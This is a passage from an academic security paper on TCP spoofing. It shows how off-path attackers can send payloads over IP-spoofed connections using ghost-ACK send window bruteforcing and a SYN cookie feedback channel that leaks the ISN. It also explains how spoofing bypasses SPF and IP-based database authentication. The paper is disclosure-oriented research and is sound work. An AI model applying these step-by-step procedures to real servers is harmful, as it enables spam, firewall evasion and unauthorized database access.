TCP Spoofing: Reliable Payload Transmission *Past* the Spoofed TCP Handshake

Yepeng Pan
CISPA Helmholtz Center for Information Security
Dortmund, Germany
Email: yepeng.pan@cispa.de

Christian Rossow
CISPA Helmholtz Center for Information Security
Dortmund, Germany
Email: rossow@cispa.de

***Abstract*—TCP spoofing—the attack to establish an IP-spoofed TCP connection by bruteforcing a 32-bit server-chosen initial sequence number (ISN)—has been known for decades. However, TCP spoofing has had limited impact in practice. One limiting factor is that attackers not only have to guess the ISN to complete the handshake but also have to model the server's send window to reliably transmit subsequent payload segments. While known bruteforcing attacks include payloads during the handshake already, this cannot correctly model *interactive* TCP dialogs and is also prohibitively expensive (if not impossible) for larger payloads. Relying on the impracticality of TCP spoofing, several services still rely on the source IP address to make security-critical decisions, such as for firewalling, spam classification or network-based authentication in databases.**

We show that attackers cannot only *establish* spoofed TCP connections but also *reliably send spoofed TCP payloads* over these connections. We introduce two such sending primitives. First, we show how attackers can abuse the permissive handling of the TCP send window to inject payloads via efficient bruteforce attacks. Second, we introduce feedback-guided TCP spoofing that enables attackers to leak the server-chosen ISN. We introduce three feedback channels; one exploiting TCP SYN cookies and two leveraging operations specific to email and database applications. We find that such sending primitives can reliably transfer payload over spoofed connections and show their prevalence. We conclude with a discussion on countermeasures and our disclosure process.

1. Introduction

Spoofed TCP connections can evade critical security checks such as firewalls and IP-based authentication. In theory, it has long been known that the source IP of a TCP connection alone should not be used as the sole factor for security-critical operations. In practice, though, several systems and entire ecosystems heavily rely on IP addresses as strong identifiers. For example, firewalls and IDS/IPS regularly use source IPs to filter or allowlist certain traffic. Also application layer protocols rely on IP-based authentication. For example, in the email (SMTP) ecosystem, the sender's IP address is a vital component in spam defenses. In particular, the Sender Policy Framework (SPF) defines which hosts should be allowed to send emails from a specific domain. To do this, domain owners maintain an allowlist of sending mail servers in SPF records via DNS. By spoofing a TCP connection using an SPF-allowlisted source IP, an attacker can bypass these checks and send high-profile spam. Similarly, several databases can be configured to use IP-based authentication. For example, PostgreSQL's documentation explains how to allowlist hosts without posting a corresponding security warning [35]. Once an attacker spoofs a TCP connection from a trusted source address, the attacker can manipulate or dump the database.

To establish a spoofed TCP connection, previous works exploited predictable server-chosen initial sequence number (ISN) [29] and side channels to infer the ISN [36]. However, by now, all major OSes employed safer non-predictable ISNs, and known side-channel attacks rely on several prerequisites beyond a spoofing-capable attacker, such as global IPID counters, which were already removed from major OSes [21]. Alternatively, attackers only have to send 2^{32} spoofed segments (or 2^{24}–2^{29} using certain optimizations [26]) to bruteforce the server-chosen initial sequence number (ISN)—a matter of minutes with today's network speeds. Surprisingly, though, little attention has been paid to the attack requirements for *sending payload* over such bruteforced connections once established. This is far from trivial, as TCP/IP stacks reject follow-up segments that acknowledge data outside of the (unknown) send window. Indeed, even though the handshake may have been spoofed successfully, a spoofing attacker still does not know the server-chosen ISN, i.e., they *cannot* model the server's send window. Documented spoofing attacks thus just "piggyback" the TCP payload in the handshake's ACK segments during their brute-force attack. This severely limits attacks in practice, though. Such one-off payloads are expensive due to the bruteforce nature of the attack, limited in size (to an IP packet, i.e., $\approx$ 64 kB), and generally unsuitable in attacks on most app-layer protocols, which engage primarily in interactive, multi-step TCP dialogs (e.g., SMTP and SQL).

In this paper, we study building blocks for *efficient and reliable* payload transmissions in IP-spoofed TCP connections. We show that attackers can leverage two orthogonal payload transmission primitives to follow interactive yet IP-spoofed TCP dialogs—completing an important missing step of many practical TCP spoofing applications. The first strategy leverages that attackers can efficiently inject payloads due to *permissive TCP window checks* after bruteforcing the ISN. The second strategy proposes feedback channels to *leak the server-chosen ISN*. In more detail:

Permissive TCP Window Checks: We show that attackers can abuse the permissive TCP send window to transmit IP-spoofed segments after the handshake. Unfortunately, the main focus of attack hardening in TCP standards and popular TCP/IP stack implementations was on TCP *injection* attacks, mostly ignoring the problem of IP-spoofed TCP connections. Consequently, we find that attackers can abuse the non-stringent window checks by TCP recipients to inject payloads into spoofed connections. Most importantly, we observe that TCP also permits acknowledgments of "stale" data *before* the current send window, *even if* such data was never sent ("ghost ACKs"). This way, using this building block, attackers do not have to guess the precise ISN. Instead, they just have to bruteforce the send window—typically with $2^{16} \approx 65k$ packets, a matter of milliseconds. Or worse, if window scaling is accepted, the attacker can bruteforce the send window with 4 (!) packets only.

Feedback Channels: Second, and as an orthogonal building block, we show that attackers can leverage *feedback channels* to learn the server-chosen ISN. We show that, surprisingly, both application protocols and the TCP/IP stack itself provide multiple of such feedback channels. A feedback channel leaks the precise ISN to the attacker as part of the TCP handshake bruteforce attack. Upon learning the correct ISN, the attacker can maintain and reuse the spoofed connection to send arbitrarily many IP-spoofed TCP segments, *without* the need to bruteforce the send window.

We evaluated these payload transmission primitives in both local and real-world network setups. Both, the send window bruteforcing and the feedback channels, turn out to be reliable and accurate. Our experiment also explored the prevalence of these primitives. We find that the send window bruteforcing attack is effective against 75.9% of the servers. Only stringent middleboxes, which protect about 37.7% of the tested servers, would prevent this kind of abuse. The generic feedback channel affects the entire Linux landscape, as servers enable SYN cookies by default. For the SMTP-specific feedback channels, our experiment found that at least 25.7% of SMTP servers belonging to the top-10k domains are vulnerable to such feedback channels. The PostgreSQL-specific feedback channel affects all servers that are configured to use IP address-based authentication.

Motivated by these findings, we conclude the paper with a mitigation discussion. We have disclosed our findings to the IETF, operating systems, SMTP and PostgreSQL communities with concrete mitigation recommendations. As part of our disclosure, the developers hardened the sendmail and postfix mail servers and promised to update the PostgreSQL documentation on host-based authentication.The IETF TCP working group (WG) chairs suggested to work with the WG towards a new Internet draft to improve handling of ghost ACKs. We also saw first ideas to patch the respective parts in the TCP/IP stacks by the operating system developers, yet as of time of writing, final patches are still pending.


Client
Server
$SYN_{seq=x=Client\_ISN}$
$SYN/ACK_{seq=y=Server\_ISN,ack=x+1}$
$ACK_{seq=x+1,ack=y+1}$

Figure 1: TCP's three-way handshake assumes that an off-path attacker does not know the server-chosen Initial Sequence Number (ISN) and hence cannot spoof a handshake.



Figure 2: TCP handshake spoofing by bruteforcing the 32-bit ISN. The attacker (left) aims to open a spoofed connection to a server (middle), impersonating the IP owner (right). As RSTs from the IP owner would terminate the spoofed connection, attackers spoof IP addresses that remain quiet when receiving unrelated SYN/ACK segments.

2. Background

TCP: The Transmission Control Protocol (TCP) is one of the most widely used transport-layer protocols. It provides reliable and ordered delivery of data. The TCP header contains two 32-bit fields, `seq` and `ack`, to synchronize the data transfer between server and client. Importantly, `seq` and `ack` are also often used to implicitly validate the client and server when initiating a TCP connection.

Clients establish a TCP connection through a three-way handshake, as shown in Figure 1. First, the client sends a `SYN` segment to initiate a connection. The `seq` field in this segment is a client-chosen ISN (initial sequence number). Next, the server responds with a `SYN/ACK` segment that confirms the `SYN` segment by encoding `client ISN+1` into the `ack` field. The `SYN/ACK` segment also contains a server-generated and non-predictable ISN in the `seq` field. To complete the handshake, the client sends an `ACK` segment to the server that confirms the server's ISN by setting the `ack` field as `server ISN+1`. After this three-way handshake, both sides can send data to each other. Note that the client could already send "piggybacked" data to the server by setting also the `PSH` flag in the final `ACK` message.

IP-spoofed TCP connections: In TCP spoofing, an off-path attacker aims to establish an IP-spoofed TCP connection with the victim server. This is in contrast to TCP injection attacks that aim to inject data into existing (benign, non-spoofed) TCP connections [17], [27], [36]. To prevent against TCP spoofing, TCP provides a weak authentication of the source IP based on the assumption that an off-path attacker does not know the server-chosen 32-bit ISN during the TCP handshake. Indeed, unless the server-chosen ISN is predictable [29] or can be inferred from other side channels [36], which usually require certain setups, attackers can only complete IP-spoofed handshakes by bruteforcing the server-chosen ISN. The general spoofing attack is illustrated in Figure 2, in which the attacker sends floods of IP-spoofed ACK segments to bruteforce the ISN. An attacker with 1 Gbps bandwidth could traverse the search space within approximately 30 minutes. Note that attackers spoof IP addresses that remain quiet upon receiving "backscatter" traffic (i.e., SYN/ACK). Otherwise, the IP owner would send a RST (in gray in the figure) that terminates the connection or handshake, and hence minimizes the attack window significantly. Having said this, this assumption is easily fulfilled if attackers can choose IP addresses from entire target networks [30], [31].

Optimized spoofing by help of SYN cookies: In fact, attackers can narrow down the ISN search space to 2^{29} bits (e.g., in Linux) or even 2^{24} bits (e.g., in FreeBSD) by forcing a server to use SYN cookies [26]. SYN cookies are a server-side technique to mitigate SYN flood attacks [3]. Without SYN cookies, upon receiving a SYN segment, a server keeps client information in a backlog queue until it receives the final ACK segment. In a SYN flood attack, an attacker floods a server with SYN packets without ever finishing any handshakes. Such an attack will exhaust the backlog queue such that the server cannot accept any further connections. In such a case, all modern network stacks enable SYN cookies by default. With SYN cookies, servers no longer have to keep state for incomplete TCP connections. To realize this, the server uses SYN cookies as the server-chosen ISN, where the cookie encodes time, Maximum Segment Size (MSS), as well as client and server IP addresses and ports. For compatibility reasons, Linux' SYN cookie verification tolerates both, 4 MSS choices, and SYN cookies generated in the previous time window. This results in *eight* (instead of one) valid ack numbers in the 2^{32} search space that an attacker can use to establish a TCP connection. By exhausting the backlog queue, an attacker can thus force the victim server to use SYN cookies, which will consequently reduce the server-chosen ISN search space to 29 bits. An attacker with 1 Gbps network speeds could traverse such a reduced search space within $\approx$ 4 minutes.

Payload transmission of spoofed TCP connections: Once successful, attackers want to transmit data over the spoofed connection. The core problem is that even though attackers correctly *bruteforced* the ISN with one of their many spoofed segments, they still do not know the ISN. However, TCP mandates clients to specify a "reasonable" ack number that corresponds approximately to the (unknown) ISN. Existing documented TCP spoofing attacks ignored this challenge by including ("piggybacking") a payload as part of the spoofed handshake segments. Indeed, servers will process this data if the PSH flag is set and the ACK hits the correct ISN. But piggybacking is limited for several reasons. First, it is expensive to encode larger payloads in all bruteforced SYN/ACK segments. Second, payloads would be limited to the maximum IP packet size (64 kB). Third, and most importantly, this technique is limited to *single* payloads, which is particularly problematic for interactive application-layer protocols. Consider, for example, the SMTP dialog in Listing 1. Completion of the SMTP dialog requires six messages. Even if attackers try to merge all such payloads into a single TCP segment, mail servers may punish and reject such undesired pipelining behavior. Splitting the piggybacked payload into several bruteforced TCP segments is feasible, but would greatly increase the cost of sending multiple emails, as the attacker needs to do the same for each email to be sent. All these reasons underline that payload piggybacking is not feasible for many practical applications of TCP spoofing.

```
                     220 recipient.com ESMTP Postfix
HELO sender.org
                               250 recipient.com
MAIL FROM: <paul@sender.org>
                                          250 OK
RCPT TO: <peter@recipient.com>
                                          250 OK
DATA
                     354 End data with CRLF.CRLF
From: paul@sender.org
To: peter@recipient.com
Subject: Mail
Hi Peter, it's Paul!
.
                  250 OK! Queued as C0CFC1A6586
QUIT
                                         221 BYE
```

Listing 1: Example SMTP dialog for sending an email.

3. Methodology

We now describe two sending primitives that enable attackers to reliably and efficiently transmit payloads in spoofed TCP connections. In Section 3.2, we describe an optimized bruteforce method that leverages the lax handling of the TCP send window checks. In Section 3.3, we introduce feedback channels to leak the ISN to the attacker. Before doing so, we outline our threat model in the following.

3.1. Threat Model

We assume an attacker wants to establish an IP-spoofed TCP connection with a target server and leverage this connection to send TCP payloads to the target server. This threat model contrasts TCP injection attacks that aim to inject spoofed TCP payloads into an *existing* connection between two parties, none of which the attacker controls. In our case, we control *one* side of the TCP connection.

Creating IP-spoofed TCP streams enables new threats, such as evading IP-based firewall policies or authentication. It is thus an orthogonal attack scenario to TCP injection attacks that try to hijack connections.

The attacker is off-path and can send IP-spoofed traffic [28]—following the threat model of TCP injection attacks. Attackers can thus not directly observe the communication between the target server and the spoofed IP address.

Which particular IP address the attacker spoofs depends on the use case, but it is typically allowlisted by the target server. Spoofed TCP connections then allow to *bypass* the allowlist. To ease the attack, the attacker spoofs an IP address that does not interfere with the spoofed handshake (e.g., due to *RST* segments that follow backscatter traffic, see Figure 2). To this end, attackers can use routed but unused IP addresses, i.e., IP addresses not assigned to any host. If attackers can only spoof systems that send *RST*s, the attack still works but has a significantly shorter attack window—we consider this out of scope for this work.

3.2. Send Window Bruteforcing

We now describe our first primitive for sending payloads over an IP-spoofed TCP connection. To this end, we assume that the attacker has created an IP-spoofed connection using the (possibly optimized) bruteforce approach described in Section 2. While spoofing the handshake is trivial, sending data via the spoofed connection beyond is challenging. When attempting send payloads over an IP-spoofed TCP connection, attackers are unaware of the server-chosen ISN. If they cannot piggyback payloads due to the reasons mentioned in Section 2, they need to learn or guess the ISN to specify valid `ack` numbers in their spoofed payload segments. While Section 3.3 introduces methods to *learn* the ISN, in this subsection, we show how attackers can transmit payloads even *without* knowing a valid server-chosen ISN. This method is less effective than learning the ISN, but can also be used when attackers cannot derive the ISN.

To send spoofed segments, we find a shortcoming in several TCP implementations that allow attackers to efficiently bruteforce valid `ack` numbers. Note that in contrast to TCP *injection* attacks, where details such as client source port and IP addresses are unknown, in TCP spoofing, attackers can freely choose most header values. They control and thus know all IP addresses and port numbers of the spoofed connection, as well as the client-chosen ISN. Payload injections thus boil down to guessing a valid `ack` number, in principle a 32-bit search. Surprisingly, we find that current TCP implementations allow for much more efficient payload injections due to lax handling of `ack` number validations.

Upon receiving a TCP packet with the ACK flag within an established TCP connection, the receiver checks whether the `ack` field of the incoming packet is acceptable. In particular, the receiver validates if $SND.UNA - MAX.SND.WND \leq SEG.ACK \leq SND.NXT$ holds [13], as implemented in Linux [6], where *SND.UNA* is the first unacknowledged octet of the receiver, *MAX.SND.WND* is the largest window that the local sender has ever received from its peer, *SND.NXT* is the next sequence number to be sent, and *SEG.ACK* is the attacker-controlled `ack` number. If both checks for `seq` and `ack` fields passed, the receiver accepts the TCP packet; payloads of all other segments will be ignored.


First byte sent but unacknowledged SND.UNA
Next byte to send SND.NXT
Sent and Acknowledged
Sent but not Acknowledged
Not Sent
100
101
102
103
SND.WND=4*
Acceptable ACK (SND.UNA-SND.WND, SND.NXT)
Connection with past server data transfer
Not Sent but Acceptable ("Ghost ACK")
SND.UNA==SND.NXT
ISN +1
Acceptable ACK (SND.UNA-SND.WND, SND.NXT)
SND.WND=4*
Newly-established connection without past server data transfer

Figure 3: Acceptable `ack` numbers. The upper part shows the acceptable `ack` number range in a TCP connection with past server-side transmissions. The lower part shows the acceptable `ack` range in a newly-established TCP connection; the too permissive "ghost ACKs". Without losing generality, we assume the current send window is the largest send window ever seen, i.e., *SND.WND=MAX.SND.WND*.

Figure 3 illustrates the validations of two concrete server send windows based on an already-used (top) and freshly-established (bottom) TCP connection, respectively. If the server sent data in the past (top), the server accepts confirmations for unconfirmed data (brown) and reconfirmations, i.e., `ack` of recently-sent data (green). In the case of a new (spoofed) TCP connection in which the server did not send payloads yet, $SND.UNA = SND.NXT = ISN{+}1$. The interesting observation now is that TCP servers accept payload segments *before* the ISN (gray/red), *even though* the server never sent such data ("ghost ACKs"). This permissive send window check allows TCP spoofing attackers to acknowledge any sequence number in the range of $[ISN + 1 - MAX.SND.WND,\ ISN + 1]$. With typical send windows of 8-64 kB (cf. Section 4.1), attackers just have to send one spoofed payload segment per possible window in the 32-bit sequence number space. This reduces the search space from 2^{32} to just 2^{16}-2^{19} attempts per payload. When window scaling is used, the send window can be further extended to 1 GiB, and thus the search space can be reduced to just four attempts per payload. By uniformly trying all possible windows, attackers even retain the guarantee that their payload will be processed only exactly once. The obvious mitigation to this attack is to ignore ghost ACKs (see Section 5.1), which however is not implemented by any of the TCP/IP stacks we inspected.

Summary: Send window bruteforcing, our first spoofed payload sending primitive, is relatively simple to implement. Furthermore, it is agnostic to the data the server sent. A search step size identical to the send window guarantees that one of the segments will be accepted, irrespective of the server state (*SND.UNA* and *SND.NXT*). It has the


①Spoof TCP Connection
Naive Spoofing Attacker
②Spoof TCP connection again If multiple packets are desired
Backscatter Traffic
Termination Signals (RST & ICMP packets)
Victim Server
Spoofed Server
①Spoof TCP Connection
②Feedback
Feedback-Guided Spoofing Attacker
③Maintain & Exploit spoofed connection to send more packets

Figure 4: A feedback-guided TCP spoofing attacker can acknowledge the successful spoofing attempt via feedback channels and thus reuse the spoofed connection to send further attack payload, which effectively avoids the cost of spoofing new TCP connections

downside that middleboxes and future TCP implementations may drop ghost ACKs. In fact, there is no reason why TCP endpoints should accept acknowledgments of data they never sent—other than that slight state and performance penalty of additional checks. Furthermore, the method is relatively aggressive even past the handshake and requires continuous (even if cheap) bruteforcing.

3.3. Feedback-Guided Spoofing

The first payload transfer primitive operates without the knowledge of the ISN. In contrast, we now describe feedback-guided TCP spoofing, which aims to *leak* the ISN to the attacker. Figure 4 illustrates the sketch of this second attack primitive. ① The off-path attacker creates an IP-spoofed TCP connection. ② The attacker leverages a *feedback channel* to infer *when* they successfully spoofed a TCP connection and *which* attempt succeeded. ③ The off-path attacker then continuously maintains the spoofed TCP connection for future use. In this section, we first introduce a general feedback channel that exploits TCP/IP stack design and then two application-specific feedback channels.

3.3.1. Generic Feedback Channel: SYN Cookies. As explained in Section 2, SYN cookies are a defense against SYN flood attacks. Thus, Linux enables SYN cookies by default. When a socket's backlog queue is filled with half-open TCP connections, a server no longer keeps track of additional connections but replies to SYN segments with SYN cookies instead. The computation of SYN cookies is specific to the TCP/IP stack but usually depends on the time, IP addresses and port numbers.



Figure 5: The Linux SYN cookie is the sum of three time-sensitive (blue) and two time-agnostic (gray) values.

In Linux, the SYN cookie is a function over the addresses, MSS, and a time counter which is forwarded once per minute (for a detailed computation, see Figure 5). That is, for the same {*src_IP,dst_IP,src_Port,dst_Port*} address tuple, the SYN cookie remains constant for one minute. In contrast, when a socket's backlog queue is not full and hence SYN cookies are inactive, the ISN computation follows a different path. In Linux, the sequence number is generated using Hash(addrs,key)+time [8], where the time is a clock counter that changes every 64 nanoseconds. As a result, when SYN cookies are not activated, as long as the attacker does not send packets {*SYN, RST, SYN*} in 64 nanoseconds, the two subsequent SYN requests of the same {*src_IP,dst_IP,src_Port,dst_Port*} tuple will result in *different* ISNs in the SYN/ACK responses.

Methodology: An attacker can perform the following steps to leverage SYN cookies as a generic feedback channel that leaks the server-chosen ISN of the spoofed connection:

1. The attacker first sends an IP-spoofed SYN packet to the victim server. Later, the attacker will bruteforce the server-chosen ISN to establish this half-open and IP-spoofed TCP connection (the "prime connection").
2. Assume the backlog queue size of the victim server is n. The attacker sends $n-1$ SYN packets to the victim server, assuming an initially-empty backlog queue. If the backlog queue is *not* initially empty, an attacker can still eventually control all backlog queue entries by gradually adding more and more half-open connections once others time out. Once the attacker controls a backlog entry, it can maintain it indefinitely. That is, as implemented in Linux [7], upon receiving a retransmitted SYN packet corresponding to an existing backlog queue entry, the server will extend the timeout for the entry. This way, an attacker can maintain backlog queue entries that are already under control and wait until the other entries are freed. Including the prime connection (step 1), the victim server's backlog queue is filled with half-open TCP connections. The victim server will reply with SYN cookies to future SYN packets—*unless* the prime connection (the nth backlog entry) leaves the queue.

3a. The attacker sends IP-spoofed ACK packets to bruteforce the server-chosen ISN of the prime connection. As soon as they hit the correct ISN, the TCP/IP stack will remove the now-established prime connection from the backlog queue. This immediately inactivates SYN cookies on the system globally due to the freed backlog queue entry.

3b. In parallel to step 3a, the attacker uses their own IP to learn if SYN cookies become inactive, i.e., if their handshake spoofing was successful. Whether SYN cookies are active can be observed, e.g., by seeing that ISNs are equal for two subsequent connections with the same addresses/ports. Thus, attackers periodically send probes: a non-spoofed SYN packet to learn the server-chosen ISN *of a non-spoofed connection*, and a non-spoofed RST to abort the SYN's connection attempt. Subsequent probes must use the same {*src_IP,dst_IP,src_Port,dst_Port*} tuple such that they create the same SYN cookie (if active). If two subsequent SYN probes trigger the same server-chosen ISN, SYN cookies are still active and the attacker



Figure 6: *S* represents the probing SYN packets. *SA* represents the victim server's responses to probing SYN packets. *SA* responses labeld in the same color contain the same server-chosen ISN. After a successful spoofing attempt, a different ISN is picked for each SYN-ACK response.

continues bruteforcing (step 3a). If the server-chosen ISNs differ, SYN cookies were disabled and the way to create the ISN has changed. This only happens if the IP-spoofed half-open TCP connection was removed from the backlog queue as it was successfully established.

Figure 6 exemplifies the feedback channel. Initially, the backlog queue is filled with the prime connection and $n-1$ half-open TCP "chaff" connections. When the TCP spoofing is not successful, the backlog queue remains full and SYN cookies remain active. The two probing SYN packets that fall in the same time window (one minute in Linux) will trigger SYN-ACK packets containing the same server-chosen ISN. Once the TCP spoofing succeeds, the prime connection has been fully established and its entry is freed from the backlog queue. Subsequent SYN-ACK responses will no longer carry SYN cookies but random, server-chosen ISNs. As a result, by observing whether server-chosen ISNs are identical for two probing SYN packets, an attacker can decide whether TCP spoofing succeeds.

Attackers who want to learn the *exact* ISN will have to perform one probe per spoofed ACK segment, which triples the initial spoofing costs (ACK, SYN and RST instead of just ACK). However, as wrongly guessed ISNs have no negative effect on the established connection, attackers can also relax this assumption and probe only after every x ACKs, learning that one out of x probed ISNs was correct. This results in a trade-off. A larger probing interval increases the costs of sending subsequent payloads (x packets per spoofed segment) but decreases the costs during the initial handshake (only one SYN and RST for every x ACK segments).

A limitation of this feedback channel is that an attacker needs to spoof a TCP connection using the standard three-way handshake such that the prime connection occupies an entry in the backlog queue. The SYN cookie-optimized ISN bruteforce strategy (Section 2) is not compatible.

Noise management: The SYN cookie feedback channel may be influenced by both legitimate user connections and packet loss/reordering. Similarly, the change of the time window has to be considered. We discuss the potential causes of noise in the following:

1. *Time Window Forwarding:* SYN cookies change with every time window (every 60 seconds in Linux) even for the same address tuple. If the two SYN packets in the probing sequence are sent at the transition between two one-minute time frames, the attacker would see two different ISNs in response even if the IP-spoofed connection was not established. However, attackers can observe and predict this deterministic change and temporarily pause their attack/probes accordingly.
2. *Packet Reordering:* Packet reordering can affect the accuracy of the feedback channel. Depending on the swapped packets, packet reordering can both delay or advance the acknowledgment of successful spoofing attempt. In the following, we discuss two common cases where packet reordering may introduce noises:
   - When SYN probes and ACK packets swap the order, the feedback channel may report an approximate ISN slightly larger or smaller than the correct ISN. For example, consider an attacker probes once every five bruteforced ACK packets. The attacker sends $\{ACK_{1-5}, SYN_1, ACK_{6-10}, SYN_2\}$, where ACK_5 contains the correct `ack` number. However, the server receives packets in order $\{ACK_{1-4}, SYN_1, ACK_{5-10}, SYN_2\}$, where ACK_5 and SYN_1 swap. In this case, the attacker observes the ISN change in the SYN/ACK response to SYN_2 and believes that ACK_{6-10} has the correct `ack` number; a larger ISN is reported. Likewise, if ACK_6 contains the correct `ack` number, and the server receives packets in order $\{ACK_{1-6}, SYN_1, ACK_{7-10}, SYN_2\}$, the attacker would consider ACK_{1-5} has the correct `ack` number, because the SYN/ACK response to SYN_1 shows ISN change; a smaller ISN is reported.
   - Similarly, when ACK packets swap the order, the feedback channel may report an approxiamte ISN slightly larger or smaller than the correct ISN. Consider the same setup where the attacker sends packets $\{ACK_{1-5}, SYN_1, ACK_{6-10}, SYN_2\}$ and ACK_5 contains the correct `ack` number. The server may receive packets in order $\{ACK_{1-4,6}, SYN_1, ACK_{5,7-10}, SYN_2\}$, where ACK_5 swaps with ACK_6. Since the ISN change is observed in the SYN/ACK response to SYN_2, the feedback channel reports a larger ISN in ACK_{6-10}. Given the same attack packet sequence, while this time ACK_6 contains the correct `ack` number. If the server receives packets in order $\{ACK_{1-4,6}, SYN_1, ACK_{5,7-10}, SYN_2\}$, the attacker would consider ACK_{1-5} has the correct `ack` number, because the SYN/ACK response to SYN_1 shows ISN change; a smaller ISN is reported.
3. *Packet Loss:* When SYN probes and SYN/ACK responses are dropped, the feedback channel may report an approximate ISN larger than the correct ISN. As an example, consider an attacker sends $\{ACK_{1-5}, SYN_1, ACK_{6-10}, SYN_2\}$, where ACK_5 contains the correct `ack` number. When SYN_1 or its SYN/ACK response is dropped, the attacker can only observe the ISN change in the response to SYN_2. Thus, the feedback channel would report ACK_{6-10} contains the correct `ack` number; a larger ISN.

4. *Client Connection Requests:* Finally, benign client connection attempts may prevent attackers from learning about their spoofing success. As shown in Figure 7, when a client SYN packet arrives before the first SYN probe after the successful spoofing attempt, a client connection noise happens. The client request would stay in the backlog queue until the client connection is established. Until then, SYN probes of the attacker would suggest the backlog queue is still full, delaying the acknowledgment of the successful spoofing attempt. The deviation of the feedback ISN in this case depends on the client RTT and attack speed. Assume the attacker sends one SYN probe every $\frac{1}{P}$ second (P probes per second) and there are C client connection requests uniformly distributed in a one second time frame. In the worst case, a successful TCP spoofing attempt always happens immediately after the previous SYN probe. Thus, when $C < P$, the probability of observing the client connection noise is the probability of having the successful spoofing attempt falling in a $\frac{1}{P}$ second time frame containing a client connection request—$\frac{C}{P}$. When $C > P$ and the client connections distribute uniformly (the worst case), noise dominates the measurements. The aforementioned formula yields the worst case probability of observing client connection noise. In practice, the successful spoofing attempt does not necessarily happen immediately after the previous SYN probe, leaving a shorter time frame for client connection noise. Besides, non-uniformly distributed client connection requests are more favorable to an attacker, as multiple client connection requests may reside in the same time frame, reducing the probability noise. Either way, when $C \ll P$, the probability of client connection noise is negligible. By increasing the probing frequency, an attacker can thus minimize the chance of the client noise.

Rate Limiting: The described feedback channel relies on SYN packets for testing whether SYN cookies are active. In real-world environments, middleboxes may (unknowingly) downgrade or even block the SYN cookie feedback channel. For example, to defend against SYN floods, servers or appliances may deploy rate limits for SYN packets. We empirically observe the behavior of AWS EC2 cloud servers and Digital Ocean cloud servers and find that they have:

- A specific rate limit for SYN packets from the same {src_IP, src_port} tuple, approximately 1 pps.
- A global rate limit for SYN packets from all source IPs, approximately 2000 pps.

To evade these SYN packet rate limits, an attacker can still send 2000 probes per second by using 2000 different source ports for their probe sequences. Consequently, this rate limit would limit the granularity, and the attacker can only infer the correct ack number in a 0.0005-second range.

3.3.2. Application-Specific Feedback Channel #1: IP-spoofed Spam via SMTP.

We now introduce two feedback channels that are specific to the underlying application-layer protocol—in contrast to the previous generic TCP feedback channel. Our first feedback channel targets the Simple Mail Transfer Protocol (SMTP) . Since the origins of the Internet, we have been using SMTP to send and exchange emails. The source IP of a TCP connection plays an important role in SMTP spam defense. In IP-spoofed spamming, an off-path attacker impersonates an MTA of a particular sender domain ("spoofed server") against a mail-receiving MTA ("victim server"). By establishing an IP-spoofed TCP connection, the attacker can bypass spam defenses such as SPF and IP blocklist. An attacker could also try to send IP-spoofed spam to a victim server by piggybacking the entire SMTP dialog in the final ACK packet. However, mail servers may detect and reject such aggressive pipelining behavior. Furthermore, because the maximum payload size of a single TCP segment is 65535 bytes, piggybacking could only send a few spam emails in one spoofed TCP connection. Consequently, to effectively send spam to a victim server, we show how attackers can leak the ISN during the TCP handshake. This knowledge then serves for sustained spamming in which attackers can reliably send *several* spam emails over the same spoofed TCP connection.



Figure 7: *S* represents the probing SYN packets. *SA* represents the victim server's responses to probing SYN packets. *SA* responses labeld in the same color contain the same server-chosen ISN. The successful spoofing attempt is acknowledged until the client connection is fully established.

